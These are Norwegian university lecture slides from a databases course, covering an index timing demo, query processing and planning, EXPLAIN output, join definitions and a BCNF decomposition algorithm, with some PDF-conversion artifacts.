- ◆ Merk: Dersom man lister opp flere kolonner blir indeksen over alle kolonnene samtidig
- ◆ Databasen finner selv ut når indeksen bør brukes

# Indeks-demonstrasjon

---

```
DROP TABLE IF EXISTS t1;
DROP TABLE IF EXISTS t2;

CREATE TABLE t1(id int);
INSERT INTO t1
SELECT n*random() -- Genererer 10 mill. tilfeldige tall
FROM generate_series(1, 10000000) AS x(n);

CREATE TABLE t2 AS (SELECT * FROM t1); -- t2 inneholder samme data som t1

CREATE INDEX t1_ind ON t1(id); -- Lager index på t1

-- Følgende gjør at psql printer ut hvor lang tid spørninger tar
\timing on

SELECT * FROM t1 WHERE id = 100; --> Time: 0.792 ms
SELECT * FROM t2 WHERE id = 100; --> Time: 303.022 ms
```

Takk for nå!

---

Neste video handler om spørreprosessering.

# IN2090 – Databaser og datamodellering

## 13 – Spørreprosessering

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo


# Spørreprosessering: Oversikt

```
SELECT p.name, c.name
FROM products p INNER JOIN
categories c USING (cid);
```

```
 $\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$
```

-----  
Hash Join (cost=1.18..3.26 rows=77 width=55)  
Hash Cond: (p.category\_id = c.category\_id)  
-> Seq Scan on products p (cost=0.00..1.77 rows=77 width=19)  
-> Hash (cost=1.00..1.00 rows=8 width=55)  
-> Seq Scan on categories c (cost=0.00..1.00 rows=8 width=50)  
(5 rows)

|  | name                            |  | name       |
|--|---------------------------------|--|------------|
|  | Chai                            |  | Beverages  |
|  | Chang                           |  | Beverages  |
|  | Aniseed Syrup                   |  | Condiments |
|  | Chef Anton's Cajun Seasoning    |  | Condiments |
|  | Chef Anton's Gumbo Mix          |  | Condiments |
|  | Grandma's Boysenberry Spread    |  | Condiments |
|  | Uncle Bob's Organic Dried Pears |  | Produce    |




- ◆ En spørring går gjennom flere steg før den til slutt blir evaluert over dataene
- ◆ Disse stegene sørger for at spørringen blir besvart så effektivt som mulig

# Fra SQL til relasjonell algebra

```
SELECT p.name, c.name
FROM products p INNER JOIN
categories c USING (cid);
```

$$\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$$


| Name                            | name       |
|---------------------------------|------------|
| Chai                            | Beverages  |
| Chang                           | Beverages  |
| Aniseed Syrup                   | Condiments |
| Chef Anton's Cajun Seasoning    | Condiments |
| Chef Anton's Gumbo Mix          | Condiments |
| Grandma's Boysenberry Spread    | Condiments |
| Uncle Bob's Organic Dried Pears | Produce    |



- ◆ Det første som skjer er at spørringen sjekkes syntaktisk (f.eks. tabellene og kolonnene finnes i databasen, typene er riktige, osv.)
- ◆ Deretter oversettes spørringen til et spørre-tre over relasjons algebraen

# Oversettelse: Eksempel

```
SELECT p.product_name, d.unit_price
FROM categories AS c JOIN
products AS p USING (category_id) JOIN
order_details AS d USING (product_id)
WHERE c.category_name = 'Beverages'
AND d.discount >= 0.25;
```



$$\pi_{p.product\_name, d.unit\_price} \left( \sigma_{c.category\_name='Beverages'} \left( \sigma_{d.discount \geq 0.25} \left( \text{categories} \bowtie_{category\_id} \text{products} \bowtie_{product\_id} \text{order\_details} \right) \right) \right)$$

# Ulike spørninger – Likt resultat

```
SELECT p.name, c.name
FROM products p INNER JOIN
 categories c USING (cid);
```





$$\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$$

| QUERY PLAN                                                    |  |
|---------------------------------------------------------------|--|
| Hash Join (cost=1.18..3.26 rows=77 width=65)                  |  |
| Hash Cond: (p.category_id = c.category_id)                    |  |
| -> Seq Scan on products p (cost=0.00..1.77 rows=77 width=59)  |  |
| -> Hash (cost=1.08..1.08 rows=8 width=58)                     |  |
| -> Seq Scan on categories c (cost=0.00..1.08 rows=8 width=58) |  |
| (5 rows)                                                      |  |



- ◆ Spørringen uttrykt i relasjonell algebra kan manipuleres algebraisk
- ◆ Dette brukes for å generere forskjellige men ekvivalente spørninger
- ◆ Altså, spørninger som gir samme svar, men ser forskjellige ut
- ◆ Forskjellige spørninger kan ha ulik kompleksitet
- ◆ De ulike spørringene skal så (i neste steg) bli tilordnet en ca. kostnad
- ◆ Vi vil så velge den spørringen som er billigst å eksekvere

# Ulike spørninger: Eksempel




# Fra spørring til kostnad

```
SELECT p.name, c.name
FROM products p INNER JOIN
 categories c USING (cid);
```

$$\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$$

| QUERY PLAN                                                      |  |
|-----------------------------------------------------------------|--|
| Hash Join (cost=1.18 , 3.26 rows=77 width=65)                   |  |
| Hash Cond: (p.category_id = c.category_id)                      |  |
| -> Seq Scan on products p (cost=0.00 .. 1.77 rows=77 width=19)  |  |
| -> Hash (cost=1.00 .. 1.00 rows=8 width=58)                     |  |
| -> Seq Scan on categories c (cost=0.00 .. 1.00 rows=8 width=58) |  |
| (5 rows)                                                        |  |



- ◆ De ulike spørringene blir så tilordnet en kostnad
- ◆ Kostnadsevalueringen bruker statistikk over databasen
- ◆ F.eks. antall rader i hver tabell, antall ulike verdier i hver kolonne, osv.
- ◆ Bruker her også skranker (f.eks. `UNIQUE`, `CHECK`) og indeksstrukturer
- ◆ Høyere kostnad betyr lengre eksekveringstid
- ◆ Databasen velger så den spørringen med lavest kostnad


# Spørreplaner

```
SELECT p.name, c.name
FROM products p INNER JOIN
categories c USING (cid);
```

```
 $\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$
```

-----  
**QUERY PLAN**  
-----  
Hash Join (cost=1.18 .. 3.26 rows=77 width=65)  
  Hash Cond: (p.category\_id = c.category\_id)  
    -> Seq Scan on products p (cost=0.00 .. 1.77 rows=77 width=19)  
    -> Hash (cost=1.00 .. 1.18 rows=8 width=58)  
      -> Seq Scan on categories c (cost=0.00 .. 1.00 rows=8 width=58)  
(5 rows)

| Name                            | name       |
|---------------------------------|------------|
| Chai                            | Beverages  |
| Chang                           | Beverages  |
| Aniseed Syrup                   | Condiments |
| Chef Anton's Cajun Seasoning    | Condiments |
| Chef Anton's Gumbo Mix          | Condiments |
| Grandma's Boysenberry Spread    | Condiments |
| Uncle Bob's Organic Dried Pears | Produce    |



- ◆ Det siste som skjer i dette trinnet er at det blir laget en spørreplan for den valgte spørringen
- ◆ Dette er en mer detaljert plan for hvordan spørringen skal eksekveres

## EXPLAIN

---

- ◆ Av og til kan det være nyttig å få se denne spørreplanen
- ◆ Feks. dersom man lurer på hvordan spørringen vil bli eksekvert
- ◆ Eller dersom man ønsker et ca. estimat på hvor komplisert spørringen blir å eksekvere
- ◆ Dette kan gjøres ved å skrive EXPLAIN foran spørringen
- ◆ Spørringen blir da ikke eksekvert
- ◆ (Merk: Ikke pensum å kunne forstå spørreplaner!)

# EXPLAIN: Eksempel

---

```
psql=> EXPLAIN SELECT p.product_name, d.unit_price
 FROM categories AS c JOIN
 products AS p USING (category_id) JOIN
 order_details AS d USING (product_id)
 WHERE c.category_name = 'Beverages'
 AND d.discount >= 0.25;
 QUERY PLAN

Hash Join (cost=3.32..43.04 rows=20 width=21)
 Hash Cond: (d.product_id = p.product_id)
 -> Seq Scan on order_details d (cost=0.00..38.94 rows=154 width=6)
 Filter: (discount >= '0.25'::double precision)
 -> Hash (cost=3.20..3.20 rows=10 width=19)
 -> Hash Join (cost=1.11..3.20 rows=10 width=19)
 Hash Cond: (p.category_id = c.category_id)
 -> Seq Scan on products p (cost=0.00..1.77 rows=77 width=21)
 -> Hash (cost=1.10..1.10 rows=1 width=2)
 -> Seq Scan on categories c (cost=0.00..1.10 rows=1 width=2)
 Filter: ((category_name)::text = 'Beverages'::text)
(11 rows)
```

# Evaluering


```
SELECT p.name, c.name
FROM products p INNER JOIN
categories c USING (cid);
```

$$\pi_{p.name, c.name} (\rho_p(products) \bowtie_{p.cid=c.cid} \rho_c(categories))$$

QUERY PLAN

```
Hash Join : (cost=1.18 .. 3.26 rows=77 width=65)
 Hash Cond: (p.category_id = c.category_id)
 -> Seq Scan on products p (cost=0.00..1.77 rows=77 width=19)
 -> Hash (cost=1.08..1.08 rows=8 width=58)
 -> Seq Scan on categories c (cost=0.00..1.08 rows=8 width=58)
(5 rows)
```

|                                 | name                       |                                 | name       |
|---------------------------------|----------------------------|---------------------------------|------------|
|                                 | Beverages                  |                                 | Beverages  |
| Chai                            | Chai                       | Aniseed Syrup                   | Condiments |
| Chang                           | Chang                      | Cinnamon`n`Cajun Seasoning      | Condiments |
| Aniseed Syrup                   | Aniseed Syrup              | Chef Anton`n`Gumbo Mix          | Condiments |
| Cinnamon`n`Cajun Seasoning      | Cinnamon`n`Cajun Seasoning | Grandma`n`Boysenberry Spread    | Condiments |
| Chef Anton`n`Gumbo Mix          | Chef Anton`n`Gumbo Mix     | Uncle Bob`n`Organic Dried Pears | Produce    |
| Grandma`n`Boysenberry Spread    |                            | Uncle Bob`n`Organic Dried Pears |            |
| Uncle Bob`n`Organic Dried Pears |                            |                                 |            |



- ◆ Til slutt evalueres spørringen over databasen
- ◆ Databasen har så svært effektive algoritmer for joins, oppslag, sorteing, osv.
- ◆ Merk: Databasen trenger kun én algoritme per operator i den (utvidede) relasjonelle algebraen

- ◆ Dersom vi ønsker å vite hvor lang tid en spørring faktisk tar å eksekvere, samt detaljert analyse av hver del av spørreplanen kan vi bruke EXPLAIN ANALYZE
- ◆ Får da også informasjon om minnebruk
- ◆ Da vil spørringen bli eksekvert, og databasen samler så nøyaktig informasjon om eksekveringen
- ◆ Dersom en spørring tar lang tid kan dette bruker for å finne ut hvilken del av spørringen som er komplisert
- ◆ Kan også brukes for å finne manglende indeksstrukturer

# ANALYZE: Eksempel

---

```
psql=> EXPLAIN ANALYZE SELECT p.product_name, d.unit_price
FROM categories AS c JOIN
products AS p USING (category_id) JOIN
order_details AS d USING (product_id)
WHERE c.category_name = 'Beverages'
AND d.discount >= 0.25;
```

## QUERY PLAN

```
Hash Join (cost=3.32..43.04 rows=20 width=21) (actual time=0.130..1.066 rows=32 loops=1)
 Hash Cond: (d.product_id = p.product_id)
 -> Seq Scan on order_details d (cost=0.00..38.94 rows=154 width=6) (actual time=0.031..0.887 rows=154 loops=1)
 Filter: (discount >= '0.25'::double precision)
 Rows Removed by Filter: 2001
 -> Hash (cost=3.20..3.20 rows=10 width=19) (actual time=0.085..0.085 rows=12 loops=1)
 Buckets: 1024 Batches: 1 Memory Usage: 9kB
 -> Hash Join (cost=1.11..3.20 rows=10 width=19) (actual time=0.034..0.077 rows=12 loops=1)
 Hash Cond: (p.category_id = c.category_id)
 -> Seq Scan on products p (cost=0.00..1.77 rows=77 width=21) (actual time=0.008..0.022 rows=77 loops=1)
 -> Hash (cost=1.10..1.10 rows=1 width=2) (actual time=0.016..0.016 rows=1 loops=1)
 Buckets: 1024 Batches: 1 Memory Usage: 9kB
 -> Seq Scan on categories c (cost=0.00..1.10 rows=1 width=2) (actual time=0.008..0.012 rows=1 loops=1)
 Filter: ((category_name)::text = 'Beverages'::text)
 Rows Removed by Filter: 7
Planning Time: 0.567 ms
Execution Time: 1.146 ms
(17 rows)
```

Takk for nå!

---

Lykke til med forberedelsene til eksamen!

# IN2090 – Databaser og datamodellering

## 10 – Ytre joins og mengdeoperatorer: Definisjonsoppgave

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Joins

---

Mange forskjellige joins:

- ◆ equi-join
- ◆ theta-join
- ◆ inner join
- ◆ self join
- ◆ outer join
- ◆ natural join
- ◆ cross join
- ◆ anti join

Mange andre operatorer/operasjoner:

- ◆ seleksjon ([WHERE](#))
- ◆ projeksjon ([SELECT](#))
- ◆ union ([UNION](#))
- ◆ snitt ([INTERSECT](#))
- ◆ differanse ([EXCEPT](#))
- ◆ sorterings ([ORDER BY](#))
- ◆ gruppering ([GROUP BY](#))

## Definisjonsoppgave: Joins

---

**Formål:** Tenke over hva som kjennetegner joins

**3 min:** Forsøk å lage en definisjon av hva en join er (alene)

**3 min:** I par, les definisjonene deres og diskuter hva som skille dem

**Til slutt:** Jeg viser noen forslag til definisjoner

# Definisjonsoppgave: Joins

---

## Join (Wikipedia<sup>1</sup>)

En join kombinerer kolonnene i en eller fler tabeller til en ny tabell.

## Join (Technopedia<sup>2</sup>)

A join is an SQL operation performed to establish a connection between two or more database tables based on matching columns, thereby creating a relationship between the tables.

---

<sup>1</sup>[https://en.wikipedia.org/wiki/Join\\_\(SQL\)](https://en.wikipedia.org/wiki/Join_(SQL))

<sup>2</sup><https://www.techopedia.com/definition/1213/join>

# Definisjonsoppgave: Joins

---

## Join (LHK1)

En join er en operasjon som kombinerer kolonnene og dataene fra to tabeller til en ny tabell, basert på en relasjon mellom noen av kolonnene til tabellene.

## Join (LHK2)

En join er en operasjon over to tabeller som resulterer i en ny tabell som:

- ◆ har kolonnene som er en delmangde av kolonnene fra de originale tabellene;
- ◆ har alle kolonnene fra den ene tabellen og minst én kolonne fra den andre;
- ◆ har data som kommer fra kolonnene i de originale tabellene,
- ◆ slik at en bestem relasjon er tilfredstilt mellom bestemte kolonner fra de originale tabellene.

# IN2090 – Databaser og datamodellering

## 08 – Tapsfri dekomposisjon (kun algoritme)

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Tapsfri dekomponering til BCNF

---

## Tapsfri dekomponering av $R(X)$ med FDer $F$ :

1. Beregn nøklene til  $R$  (fra  $F$ )
2. Split alle FDer i  $F$  slik at det kun er ett attributt på høyresiden av hver FD (f.eks.  $A, B \rightarrow C, D$  blir  $A, B \rightarrow C$  og  $A, B \rightarrow D$ )
3. Sjekk om  $R$  bryter med BCNF.
  - 3.1 Hvis  $R$  ikke bryter med BCNF (altså er på BCNF), stopp og returner  $R$
  - 3.2 Hvis  $R$  bryter med BCNF:
    - 3.2.1 Finn én FD  $Y \rightarrow A \in F$  som bryter med BCNF
    - 3.2.2 Beregn  $Y^+$  med hensyn på FDene i  $F$
    - 3.2.3 Dekomponer  $R$  til  $S_1(Y^+)$  og  $S_2(Y, X/Y^+)$
    - 3.2.4 Fortsett rekursivt over  $S_1$   
(med FDene som kun inneholder attributter fra  $S_1$  (altså  $Y^+$ ))
    - 3.2.5 Fortsett rekursivt over  $S_2$   
(med FDene som kun inneholder attributter fra  $S_2$  (altså  $Y, X/Y^+$ ))